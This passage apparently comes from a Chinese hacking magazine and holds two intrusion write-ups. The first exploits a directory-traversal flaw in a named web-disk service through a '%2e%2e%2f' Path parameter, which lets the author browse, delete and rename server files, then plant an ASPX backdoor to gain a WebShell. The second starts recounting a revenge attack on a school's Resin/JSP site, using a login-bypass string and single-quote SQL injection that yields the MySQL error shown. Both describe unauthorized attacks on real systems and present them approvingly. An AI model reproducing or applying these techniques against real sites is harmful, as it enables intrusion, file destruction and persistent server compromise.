图1 中文件夹建立成功了。接着就到了第二步，查看刚建立的文件夹所在的网站路径，路径用MOUSE点击

进入刚建立的文件夹就清楚了。如图2 所示。




图2

图2中可以清楚看到文件夹路径为http://www.1disk.cn/contentPane.aspx?Path=/%2e%2e%2f/。Path路径后面的转义符其实就是"../"的意思，本来建立的目录文件夹是在用户后面的，现在路径进行目录跳转，转到网盘的MYFILE目录下了，在这里可是网盘所有用户注册时建立的文件夹。现在目录跳转漏洞存在了，就不用再去建立文件夹名进行目录查看了。换种方法就是说在"Path=/../../../..\..\"后面可以直接跳转查看硬盘上所有文件了。如图3 所示。




图3

利用Path目录跳转就能对网站服务器所有分区的文件进行浏览、删除、改名了。只是不能编辑。

文件复制大法

上面说了如何利用目录跳转对服务器的所有文件进行修改、改名、删除。现在就给大家说说如何得到该网站的WebShell吧。其实有朋友看到上面就会想到，可以利用目录跳转到网盘目录的文件，对ASP文件进行编辑不就行了？没错，是可以的，但是我在官方测试时就不行，老是提示出错，应该是目录权限不够吧，所以就想到了文件复制到指定的目录，再进行编辑。如图4 所示。将Path路径跳转到网盘的目录下，WebDisk。将其中一个文件进行复制操作。如图4 所示。

如图4所示，我选用了文件名为 about.aspx的文件进行复制，然后到了我刚才注册ID时建立的文件夹，粘贴该文件。如图5 所示。

为了方便好记，我将文件名改成1860.aspx了。然后点击该文件进行编辑。我选用了swords[EST]开发的一个ASPX后门，在编辑对话框中粘贴了代码。然后点击保存。如图6 、图7 所示。




图4




图5




图6




图7

文件保存成功后，已经完全得到网盘的WebShell了。因为刚才是在WebDisk目录下对about.aspx进行复制，到我建立的文件夹后再进行粘贴，文件虽然保存成功，但是路径在我的目录下，所以说要换回网站的路径才能访问，如果直接在账号下访问会提示文件下载的。换回路径后，木马就在网盘的MyFile目录下了。如图8 所示。

脚本小子：大家经常听到IIS，Apache，TOMCAT等服务器组件的名字，有的人甚至认为这三种就已经是所有服务的代名词。可实际上，放开UNIX/Linux世界无尽的DIY精神不说，有很多非主流网站服务器在世界各个大型超大型公司默默运行着，就拿Google来说，他们用的就是很少人听说过的GWS。今天，Kevin遇到的这个Resin又是个什么东西呢？这个JSP站点的入侵过程就送给大家。

适合读者：入侵爱好者，网站管理员

前置知识：SQL注入基础



Resin入侵之旅

文/图 kevin1986 [S4T]


因为在高中的成绩很糟糕，所以每一个像我这样的学生都在为一个可以继续深造的学校奔波操劳。我有一个很要好的同学去了江西某软件公司的学院里读书，去的时候信誓旦旦的说一定要学成归来，可惜不到两个月，就牢骚满地。于是他给我打电话，叫我去弄弄他们学校的站点，给出点气。其实，我很久不搞入侵，渗透之类的事情，只是觉得这个学校以前也来骗过我，一时气急，操起IE就上路了。

打开IE一看我就傻眼了，清一色的JSP脚本。JSP我不是很熟悉，所以也没找到太好的思路，还是先看看Web服务器的版本吧。随便在站点中输入一个不存在的文件名，返回了Resin字样。哇，这样的Web服务器不多见。起码比起漫天飞舞的IIS和Apache要少多了，我对这个服务器也不熟悉，怎么办？凉拌呗，继续从Web上找漏洞。

朋友给我的是校园网内部的Blog程序，只有登入页面，而且需要他们学校的学号。我没办法登入，只能靠这个登录页面来想办法，先试一下常用的' or ''=' 吧……返回失败。似乎脚本那里做了限制，再看看能不能暴出错误。

一般来说，JSP脚本连接的无非就是Oracle和MySQL，SQL语句在组合的时候不注意的话会出现N多错误的。而类似Apachep这种Web服务器总是很喜欢把详细的信息报告给浏览器，从而让在浏览器前面的我们获取很多关于服务器的详细信息。那么我就在登入处制造一些可能的错误好了。

我直接在用户名后面加一个单引号，希望服务器没有过滤，可以让这个单引号破坏SQL语句的组合结构。在经过漫长而又短暂的等待之后，Resin返回了一个500错误。似乎正如预料中的，很顺利，服务器返回了一个java.sql错误，一看是MySQL的数据库，如图1所示。



```
500 Servlet Exception
java.sql.SQLException: Syntax error or access violation message from server:
"You have an error in your SQL syntax.  Check the manual that corresponds
to your MySQL server version for the right syntax to use near 'fdsafa'
and type=1' at line 1"
        at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:1997)
        at com.mysql.jdbc.MysqlIO.sendCommand(MysqlIO.java:1167)
        at com.mysql.jdbc.MysqlIO.sqlQueryDirect(MysqlIO.java:1278)
        at com.mysql.jdbc.MysqlIO.sqlQuery(MysqlIO.java:1224)
        at com.mysql.jdbc.Connection.execSQL(Connection.java:2244)
        at com.mysql.jdbc.Connection.execSQL(Connection.java:2192)
        at com.mysql.jdbc.Statement.executeQuery(Statement.java:1163)
        at _checklogin__jsp.getListfromDB(/./admin/db.jsp:116)
        at _checklogin__jsp._jspService(D:\resin\doc\xxzx\checklogin.jsp:21)
        at com.caucho.jsp.JavaPage.service(JavaPage.java:75)
        at com.caucho.jsp.Page.subservice(Page.java:485)
        at com.caucho.server.http.FilterChainPage.doFilter(FilterChainPage.java:182)
        at com.caucho.server.http.Invocation.service(Invocation.java:312)
        at com.caucho.server.http.CacheInvocation.service(CacheInvocation.java:135)
        at com.caucho.server.http.HttpRequest.handleRequest(HttpRequest.java:221)
        at com.caucho.server.http.HttpRequest.handleConnection(HttpRequest.java:163)
        at com.caucho.server.TcpConnection.run(TcpConnection.java:137)
        at java.lang.Thread.run(Thread.java:536)
```

图1

